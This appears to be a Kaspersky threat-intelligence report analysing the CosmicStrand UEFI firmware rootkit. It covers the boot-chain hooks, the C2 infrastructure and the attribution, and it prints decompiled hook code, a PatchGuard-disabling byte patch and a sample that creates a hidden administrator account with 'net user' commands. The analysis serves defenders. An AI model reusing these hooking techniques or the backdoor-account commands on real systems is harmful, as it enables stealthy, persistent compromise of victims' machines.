
SECURELIST by Kaspersky

CosmicStrand: the discovery of a sophisticated UEFI firmware rootkit



Introduction

Rootkits are malware implants which burrow themselves in the deepest corners of the operating system. Although on paper they may seem attractive to attackers, creating them poses significant technical challenges and the slightest programming error has the potential to completely crash the victim machine. In our APT predictions for 2022, we noted that despite these risks, we expected more attackers to reach the sophistication level required to develop such tools. One of the main draws towards malware nested in such low levels of the operating system is that it is extremely difficult to detect and, in the case of firmware rootkits, will ensure a computer remains in an infected state even if the operating system is reinstalled or the user replaces the machine's hard drive entirely.

In this report, we present a UEFI firmware rootkit that we called CosmicStrand and attribute to an unknown Chinese-speaking threat actor. One of our industry partners, Qihoo360, published a blog post about an early variant of this malware family in 2017.

Affected devices

Although we were unable to discover how the victim machines were infected initially, an analysis of their hardware sheds light on the devices that CosmicStrand can

infect. The rootkit is located in the firmware images of Gigabyte or ASUS motherboards, and we noticed that all these images are related to designs using the H81 chipset. This suggests that a common vulnerability may exist that allowed the attackers to inject their rootkit into the firmware's image.

In these firmware images, modifications have been introduced into the CSMCORE DXE driver, whose entry point has been patched to redirect to code added in the .reloc section. This code, executed during system startup, triggers a long execution chain which results in the download and deployment of a malicious component inside Windows.

Looking at the various firmware images we were able to obtain, we assess that the modifications may have been performed with an automated patcher. If so, it would follow that the attackers had prior access to the victim's computer in order to extract, modify and overwrite the motherboard's firmware. This could be achieved through a precursor malware implant already deployed on the computer or physical access (i.e., an evil maid attack scenario). Qihoo's initial report indicates that a buyer might have received a backdoored motherboard after placing an order at a second-hand reseller. We were unable to confirm this information.

Overview of the infection process


Before getting into the various components that compose this rootkit, we would like to provide a high-level view of what it tries to accomplish. The goal of this execution chain is to deploy a kernel-level implant into a Windows system every time it boots, starting from an infected UEFI component.

UEFI malware authors face a unique technical challenge: their implant starts running so early in the boot process that the operating system (in this case Windows) is not even loaded in memory yet – and by the time it is, the UEFI execution context will have terminated. Finding a way to pass down malicious code all the way through the various startup phases is the main task that the rootkit accomplishes.

The workflow consists in setting hooks[1] in succession, allowing the malicious code to persist until after the OS has started up. The steps involved are:

- The initial infected firmware bootstraps the whole chain.
- The malware sets up a malicious hook in the boot manager, allowing it to modify Windows' kernel loader before it is executed.
- By tampering with the OS loader, the attackers are able to set up another hook in a function of the Windows kernel.
- When that function is later called during the normal start-up procedure of the OS, the malware takes control of the execution flow one last time.
- It deploys a shellcode in memory and contacts the C2 server to retrieve the actual malicious payload to run on the victim's machine.

These steps are summed up in the following graph:



UEFI implant – detailed analysis

MD5	DDFE44F87FAC7DAEEB1B681DEA3300E9
SHA1	9A7291FC90F56D8C46CC78397A6F36BB23C60F66
SHA256	951F74882C1873BFE56E0BFF225E3CD5D8964AF4F7334182BC1BF0EC9E987A0A

Link time	Wednesday, 12.08.2015 12:17:57 UTC
File type	EFI Boot Service DXE Driver
File size	96.84 KB
GUID	A062CF1F-8473-4AA3-8793-600BC4FFE9A8 (CSMCORE)

Having established what the malware implant tries to accomplish, we can now look into more detail at how each of these steps is performed.

1. The whole execution chain begins with an EFI driver. It appears to be a patched version of a legitimate one named CSMCORE (intended to facilitate the boot of the machine in legacy mode via the MBR), where the attackers have modified the pointer to the HandleProtocol boot service function. Every time this function is called, the execution is redirected to attacker-supplied code that tries to determine which component called it (it is looking for a specific one to infect – efi). By examining the function arguments as well as the bytes located at the return address, CosmicStrand can identify the exact "call" it is looking for.

```
result = original_HandleProtocol(Handle);     // r8 -> handled interface
if ( !result )
{
  if ( *retaddr == 0xE9C0330774C08548ui64
    && *Protocol == 0x11D295625B1B31A1i64
    && Protocol[1] == 0x3B7269C9A0003F8Ei64 ) //
                                              //
                                              // Within bootmgr.exe, EfiInitCreateInputParametersEx:
                                              //
                                              //  48 8D 15 CF DB FD FF     lea     rdx, EfiLoadedImageProtocol
                                              //  FF 90 98 00 00 00        call    qword ptr [rax+98h]
                                              //  48 85 C0                 test    rax, rax
                                              //  74 07                    jz      short loc_1002C17B
                                              //              loc_1002C174:
                                              //  33 C0                    xor     eax, eax
                                              //  E9 E7 01 00 00           jmp     loc_1002C362
                                              //
                                              //
                                              //  EfiLoadedImageProtocol
                                              //  { 0x5B1B31A1, 0x9562, 0x11d2,
                                              //  {0x8E, 0x3F, 0x00, 0xA0, 0xC9, 0x69, 0x72, 0x3B }}
  {
    HandleProtocol_hook_logic(SystemTable, (*Interface)->ImageBase);//
                                              // gets the image base of the Boot Manager
                                              // as an argument
  }
  return 0i64;
}
return result;
```

2. This specific point in the execution was chosen because at this stage the boot manager is loaded in memory, but isn't yet running. CosmicStrand seizes this chance to patch a number of bytes in its ArchpxTransferTo64BitApplicationAsm
3. That function is later called during the normal OS startup process, also at a strategic time: by then the Windows OS loader is also present in memory and can in turn be modified.

4. When it runs, Archpx64TransferTo64BitApplicationAsm locates a function from the OS loader (OslArchTransferToKernel) by looking for a specific byte pattern. CosmicStrand then adds a hook at the very end of it.

```
// Within osloader.exe, OslArchTransferToKernel:
// .text:00000001801C8DEB 56                                      push    rsi
// .text:00000001801C8DEC 6A 10                                   push    10h
// .text:00000001801C8DEE 41 55                                   push    r13
// .text:00000001801C8DF0 48 CB                                   retfq
while ( *p_epilogue_OslArchTransferToKernel != 0x41106A56 || *(p_epilogue_OslArchTransferToKernel + 2) != 0x4855 )
{
  ++p_epilogue_OslArchTransferToKernel;
  if ( !--offset_0x100 )
    return pArchpChildAppEntryRoutine;
}
*p_epilogue_OslArchTransferToKernel = 0x68;   //
                                              // 68 00 e0 08 00          push 0x8e000
                                              // c3                      ret
p_hook_instructions = p_epilogue_OslArchTransferToKernel + 1;
*p_hook_instructions = 0x8E000;
p_hook_instructions[4] = 0xC3;
qmemcpy(0x8E000, hook_OslArchTranferToKernel_epilogue, 0x3778ui64);
return pArchpChildAppEntryRoutine;
```

5. OslArchTransferToKernel is called just before execution is transferred from the Windows loader to the Windows kernel, which makes it a traditional hooking point for rootkits of that sort.
6. Before the Windows kernel has had a chance to run, CosmicStrand sets up yet another hook in the ZwCreateSection Malicious code is copied[2] into the image of ntoskrnl.exe in memory, and the first bytes of ZwCreateSection are overwritten to redirect to it. We note that the attackers were careful to place the malicious code inside the slack space of ntoskrnl.exe's .text section, which makes this redirection a lot less conspicuous in the eyes of possible security products.

```
rep movsb               ; copy bytes from first byte after pop rax function in ZwCreateSection_hook until
                        ; end of get_proc_address_by_hash (i.e. 0x1800014f28 - 0x18001d50d2)
                        ; to slack space after .text section in ntoksrnl
pop     rdi
pop     rax             ; rax -> ZwCreateSection
mov     word ptr [rax], 0B848h ;
                        ; Make ZwCreateSection jump to the logic copied to the slack space:
                        ; 48 b8 <address>        movabs rax,<address>
                        ; ff e0                  jmp rax
inc     rax
inc     rax
mov     [rax], rdi
add     rax, 8
mov     word ptr [rax], 0E0FFh
```

At this point, CosmicStrand also seemingly attempts to disable PatchGuard, a security mechanism introduced to prevent modifications in key structures of the Windows kernel in memory. To do so, it locates ntoskrnl.exe's KiFilterFiberContext function[3] and modifies it so it returns without performing any work. It is worth noting that the localization of this function, also achieved by searching for hardcoded patterns, is very exhaustive and even contains patterns corresponding to the Redstone 1 release from August 2016.

```
find_and_replace_bytes_in_ntkrnlmp_exe_10_0_14393:
                                ; CODE XREF: set_hook_to_ZwCreateSection_and_disable_patchguard:__r
                mov     rax, 2B4CD58B0DC26B48h ;
                                ; Within ntkrnlmp.exe, KiFilterFiberContext:
                                ;
                                ; INIT:0000000140773B95 48 6B C2 0D         imul    rax, rdx, 0Dh
                                ; INIT:0000000140773B99 8B D5              mov     edx, ebp
                                ; INIT:0000000140773B9B 4C 2B D0           sub     r10, rax
                cmp     [rsi], rax
                jnz     short __next_addr
                cmp     dword ptr [rsi+8], 0CA8B41D0h
                jnz     short __next_addr
                mov     rax, 840FC084D88A0000h
                cmp     [rsi+0Fh], rax
                jnz     short __next_addr
                movsxd  rdx, dword ptr [rsi+0Dh]
                lea     rax, [rsi+rdx+11h]
                mov     rdx, 90C3C0FF48C03148h ;
                                ; 0:  48 31 c0              xor    rax,rax
                                ; 3:  48 ff c0              inc    rax
                                ; 6:  c3                    ret
                                ; 7:  90                    nop
                mov     [rax], rdx
                retn
```

7. The Windows kernel then starts, and ends up calling the hooked ZwCreateSection function while running normally. When that happens, CosmicStrand gains control of the execution again, and restores the original code before running more malicious code.
8. The ZwCreateSection hook's primary purpose is to collect the addresses of API functions provided by the kernel, and create a sort of import table for the next component. Using the resolved functions, it also allocates a buffer in the kernel's address space where it maps a shellcode, before calling it.

Kernel shellcode

All the steps described so far only served the purpose of propagating code execution from the UEFI down to the Windows kernel. This shellcode is the first actually malicious component of the chain so far. It sets up a thread notify routine that gets invoked each time a new thread is created. CosmicStrand waits until one turns up in winlogon.exe, and then executes a callback in this high-privilege context.

There, CosmicStrand sleeps for 10 minutes and tests the internet connectivity of the infected machine. CosmicStrand doesn't rely on high-level API functions to generate network traffic, but instead interacts directly with the Transport Device Interface: it generates the needed IRPs (I/O request packets) and passes them to the network stack by sending IOCTLs to the TCP or UDP device object. DNS requests are performed in this fashion, using either Google's DNS server (8.8.8[.]8) or a custom one (222.222.67[.]208).

CosmicStrand retrieves its final payload by sending a specifically crafted UDP (preferably) or TCP packet to its C2 server, update.bokts[.]com. The reply is expected to return in one or several packets containing chunks of 528 bytes following this structure:

Offset (bytes)	Description

0-4	Magic number
4-8	Total length of the payload
8-12	Length of the current chunk
12-16	CRC32 checksum of the current chunk
16-*	Payload chunk

The various chunks are reassembled into a series of bytes that are mapped into kernel space and interpreted as a shellcode. Unfortunately, we were not able to obtain a copy of data coming from the C2 server. We did, however, find a user-mode sample in-memory on one of the infected machines we could study, and believe it is linked with CosmicStrand. This sample is an executable that runs command lines in order to create a user ("aaaabbbb") on the victim's machine and add it to the local administrators group.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  WinExec("net user aaaabbbb aesaesaes /add", 0);
  WinExec("net localgroup administrators aaaabbbb /add", 0);
  return 0;
}
```

We can infer from this that shellcodes received from the C2 server might be stagers for attacker-supplied PE executables, and it is very likely that many more exist.

Older CosmicStrand variants

During the course of our investigation, we also discovered older versions of this rootkit. They feature the same deployment process and their minute differences pertain to the kernel shellcode.

- It attempts to hijack a thread from exe instead of winlogon.exe.
- The C2 domain contacted to obtain additional shellcode in order to run is different (erda158[.]to).
- The older variant printed debugging messages every time a new process was created in the system.

```
if ( print_flag )
  return j_DbgPrint("Process %d Create %d\n", ppid, pid);
return result;
```

Based on our analysis of the infrastructure used for the two variants, we estimate that the older one saw use between the end of 2016 and mid-2017, and the current one was active in 2020.

Infrastructure


We are aware of two C2 servers, one for each variant. According to passive DNS data available for them, these domains had a long lifetime and resolved to IP addresses during limited timeframes – outside of which the rootkit would have been inoperative. It is therefore interesting to note that while the attackers opted to deploy an extremely persistent implant, the actual exploitation of the victim machines may not have lasted more than a few months. It is, however, possible that these domains were occasionally reactivated for very short durations, and that this information would not have been recorded by passive DNS systems.

Domain	IP	First seen	Last seen	ASN
www.erda158[.]top	58.84.53[.]194	2016-12-27	2017-04-26	AS48024 (NEROCLOUD)
	115.239.210[.]27	2017-04-30	2017-06-24	AS58461 (CHINANET)
update.bokts[.]com	23.82.12[.]30	2020-05-03	2020-05-03	AS30633 (Leaseweb USA)
	23.82.12[.]31	2020-07-25	2020-07-25	AS30633 (Leaseweb USA)
	23.82.12[.]32	2020-03-09	2020-07-25	AS30633 (Leaseweb USA)

Careful readers will notice the three-year gap between the activity periods of the two domains. It is possible that during that time, the attackers were controlling the victim's machines using user-mode components deployed through CosmicStrand, or (more likely) that other variants and C2 servers that we did not yet discover exist somewhere.

Victims

We were able to identify victims of CosmicStrand in China, Vietnam, Iran and Russia. A point of interest is that all the victims in our user base appear to be private individuals (i.e., using the free version of our product) and we were unable to tie them to any organization or even industry vertical.



Attribution

Several data points lead us to believe that CosmicStrand was developed by a Chinese-speaking threat actor, or by leveraging common resources shared among Chinese-speaking threat actors. Specifically, a number of code patterns featured in CosmicStrand were also observed in another malware family, the MyKings botnet (e.g., MD5 E31C43DD8CB17E9D68C65E645FB3F6E8). This botnet, used to deploy cryptominers, was documented by Sophos in 2020 where they noted the presence of several Chinese-language artifacts.

Similarities with CosmicStrand include:

- The use of an MBR rootkit to establish stealthy persistence in MyKings.
- CosmicStrand and MyKings use identical tags when they allocate memory in kernel mode (Proc and GetM).
- Both families generate network packets the same way, and leverage the UDP and TCP device objects directly.
- The API hashing code used in the two of them is identical, as evidenced by the screenshot below. As far as we know, this algorithm was only ever found in two other rootkits, MoonBounce and xTalker – also tied to Chinese-speaking threat actors.

32-bit MyKings Sample

```
            next_name:                              ; CODE XREF: .data:10012DD3↓j
8B 57 20                    mov     edx, [edi+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
01 EA                       add     edx, ebp
8B 34 8A                    mov     esi, [edx+ecx*4]
01 EE                       add     esi, ebp
31 C0                       xor     eax, eax
99                          cdq

            name_hash_loop:                         ; CODE XREF: .data:10012DCE↓j
AC                          lodsb
C1 CA 0D                    ror     edx, 0Dh
01 C2                       add     edx, eax
84 C0                       test    al, al
75 F6                       jnz     short name_hash_loop
41                          inc     ecx
39 DA                       cmp     edx, ebx
75 E4                       jnz     short next_name
49                          dec     ecx
8B 5F 24                    mov     ebx, [edi+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
01 EB                       add     ebx, ebp
66 8B 0C 4B                 mov     cx, [ebx+ecx*2]
8B 5F 1C                    mov     ebx, [edi+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
01 EB                       add     ebx, ebp
8B 04 8B                    mov     eax, [ebx+ecx*4]
01 E8                       add     eax, ebp
```

64-bit CosmicStrand Sample

```
            next_name:                              ; CODE XREF: _get_proc_addr_by_hash+3D↓j
48 31 D2                    xor     rdx, rdx
8B 57 20                    mov     edx, [rdi+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
48 01 EA                    add     rdx, rbp
48 31 F6                    xor     rsi, rsi
8B 34 8A                    mov     esi, [rdx+rcx*4]
48 01 EE                    add     rsi, rbp
31 C0                       xor     eax, eax
99                          cdq

            name_hash_loop:                         ; CODE XREF: _get_proc_addr_by_hash+37↓j
AC                          lodsb
C1 CA 0D                    ror     edx, 0Dh
01 C2                       add     edx, eax
84 C0                       test    al, al
75 F6                       jnz     short name_hash_loop
FF C1                       inc     ecx
39 DA                       cmp     edx, ebx
75 DB                       jnz     short next_name
FF C9                       dec     ecx
48 31 DB                    xor     rbx, rbx
8B 5F 24                    mov     ebx, [rdi+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
48 01 EB                    add     rbx, rbp
66 8B 0C 4B                 mov     cx, [rbx+rcx*2]
48 31 DB                    xor     rbx, rbx
8B 5F 1C                    mov     ebx, [rdi+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
48 01 EB                    add     rbx, rbp
48 31 C0                    xor     rax, rax
8B 04 8B                    mov     eax, [rbx+rcx*4]
48 01 E8                    add     rax, rbp
```

In addition to this code similarity, the fact that the hardcoded fallback DNS server used by CosmicStrand is located in CHINANET-BACKBONE (AS4134) could be perceived as a very low-confidence sign that the attackers are part of the Chinese-speaking nexus. Beyond this tie, we have decided that we do not have sufficient information that would allow us to link CosmicStrand to an existing cluster.

Conclusions

CosmicStrand is a sophisticated UEFI firmware rootkit that allows its owners to achieve very durable persistence: the whole lifetime of the computer, while at the same time being extremely stealthy. It appears to have been used in operation for several years, and yet many mysteries remain. How many more implants and C2 servers could still be eluding us? What last-stage payloads are being delivered to the victims? But also, is it really possible that CosmicStrand has reached some of its victims through package “interdiction”? In any case, the multiple rootkits discovered so far evidence a blind spot in our industry that needs to be addressed sooner rather than later.

The most striking aspect of this report is that this UEFI implant seems to have been used in the wild since the end of 2016 – long before UEFI attacks started being publicly described. This discovery begs a final question: if this is what the attackers were using back then, what are they using *today*?

The GReAT team would like to extend its special thanks to their former colleague, Mark Lechtik, for his key involvement in this research.

[1] A hook is a modification to the normal flow of execution of a program. It aims to execute additional code provided by the attacker before or after a given function. In some environments, function hooking is provided for legitimate purposes and can be set up easily through conventional programming mechanisms. In other cases, where they are not explicitly supported, attackers can still achieve hooking by overwriting (and later on, restoring) the code that is about to be executed. Both cases are leveraged by this rootkit.

[2] Here we skip the implementation details and shellcode tricks used by the rootkit in order to obtain the address of the malicious code. The precise workflow of this part is left as an exercise to the reader, and documented extensively in our private report on this activity.